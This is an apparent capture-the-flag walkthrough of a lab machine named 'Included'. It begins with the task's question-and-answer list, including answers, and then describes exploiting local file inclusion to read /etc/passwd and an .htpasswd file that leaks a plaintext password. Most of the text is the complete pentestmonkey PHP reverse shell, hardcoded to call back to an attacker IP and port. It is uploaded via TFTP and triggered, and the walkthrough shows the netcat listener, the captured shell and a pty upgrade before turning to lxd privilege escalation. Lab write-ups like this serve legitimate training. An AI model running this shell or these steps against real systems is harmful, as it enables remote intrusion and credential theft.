What service is running on the target machine over UDP?
tftp
What class of vulnerability is the webpage that is hosted on port 80 vulnerable to?
Local File Inclusion
What is the default system folder that TFTP uses to store files?
/var/lib/tftpboot/
Which interesting file is located in the web server folder and can be used for Lateral Movement?
.htpasswd
What is the group that user Mike is a part of and can be exploited for Privilege Escalation?
lxd
When using an image to exploit a system via containers, we look for a very small distribution. Our favorite for this task is named after mountains. What is that distribution name?
alpine
What flag do we set to the container so that it has root privileges on the host system?
security.privileged=true
If the root filesystem is mounted at /mnt in the container, where can the root flag be found on the container after the host system is mounted?
Only one TCP port shows up, which is 80 for an apache server
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.129.95.185/?file=home.php
We are asked about a service for UDP, so let’s do another scan just for that
We then are able to see that tftp is running on port 69
We are then given to a simple website when visiting the IP.
Interestingly, in the url, we are given a parameter ?file in which the pages are feed as separate PHP files
Looking into it, the default directory for looking up files is /var/lib/tftpboot
However, since we are given to us raw, I wonder if we can just use directory traversal to move around the system

So, as an example, I used /etc/passwd, and sure enough, we got access to it, confirm that this exploit works
So, looking further, we are able to see that Apache servers (which is what is being used here) stores passwords in a file comonly named .htpassword
Therefore, we can use this exploit to read out that file, which we are able to do
From here, now we have a full set of credentials we can use:
mike:Sheffield19
We have some credentials, but I was unable to SSH into the box using them, so I will probably have to go ahead and use a shell
I went ahead and used the same PHP reverse shell, in which I can then upload it to the box using tftp
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.15.113';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>
We can also setup our listener real quick:
nc -lvnp 4444
We can then visit the file in the /var/lib/tftpboot folder to activate the file
We are then able to get the shell!
└──╼ [★]$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.113] from (UNKNOWN) [10.129.21.45] 59066
Linux included 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 18:49:28 up 33 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
We can then upgrade it:
python3 -c 'import pty;pty.spawn("/bin/bash")'
We can now go ahead and grab the user flag, since we have the credentials for Mike already
Now, we are ready for priv-esc.
Running the id command with mike, we notice an interesting group he is a part of:
mike@included:~$ id
id
uid=1000(mike) gid=1000(mike) groups=1000(mike),108(lxd)
We see that he is part of the lxd group, which involves lxc containers. This might be useful in escalating our privileges
Looking online, looks like an exploit for priv-esc exists for LXC that we can replicate